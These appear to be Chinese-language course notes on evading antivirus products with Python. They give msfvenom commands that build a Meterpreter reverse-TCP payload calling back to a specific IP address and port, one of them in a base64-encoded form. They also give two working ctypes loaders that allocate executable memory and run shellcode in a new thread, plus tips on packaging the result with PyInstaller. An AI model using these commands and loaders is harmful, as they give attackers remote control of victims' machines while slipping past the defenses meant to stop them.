
# 免杀对抗-Python&混淆算法&反序列化&打包生成器&Py2exe&Nuitka



#知识点：

1、Python-对执行代码做文章

2、Python-对 shellcode 做文章

3、Python-对代码打包器做文章

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术：

ShellCode 混淆加密，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，

资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- Python-原生态-MSF&CS&生成&执行代码
- Python-混淆加密-Base64&AES&反序列化等
- Python-打包器选择-Pyinstall&Py2exe&Nuitka

#Python-原生态-MSF&CS&生成&执行代码

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=47.94.236.117
lport=6688 -f c
```

cs 生成 payload c 或 python

执行代码 1：

```
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode),
0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(rwxpage,
ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, rwxpage, 0, 0,
0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

执行代码 2：

```
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)),
ctypes.c_int(0x3000),
ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
buf,
ctypes.c_int(len(shellcode)))
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
ctypes.c_int(0),
ctypes.c_int(ptr),
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctype
s.c_int(-1))
```

#Python-混淆加密-Base64&AES&反序列化等

Ps：具体见代码及讲解思路

```
msfvenom -p windows/meterpreter/reverse_tcp --encrypt base64
lhost=47.94.236.117 lport=6688 -f c
```

另外的 Xor，Rc4 等加密算法都可以实现测试

#Python-打包器选择-Pyinstall&Py2exe&Nuitka

1、pyinstaller

-F, -onefile 打包一个单个文件，如果你的代码都写在一个.py 文件的话，可以用这个，如果是多个.py 文件就别用

-D, -onedir 打包多个文件，在 dist 中生成很多依赖文件，适合以框架形式编写工具

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址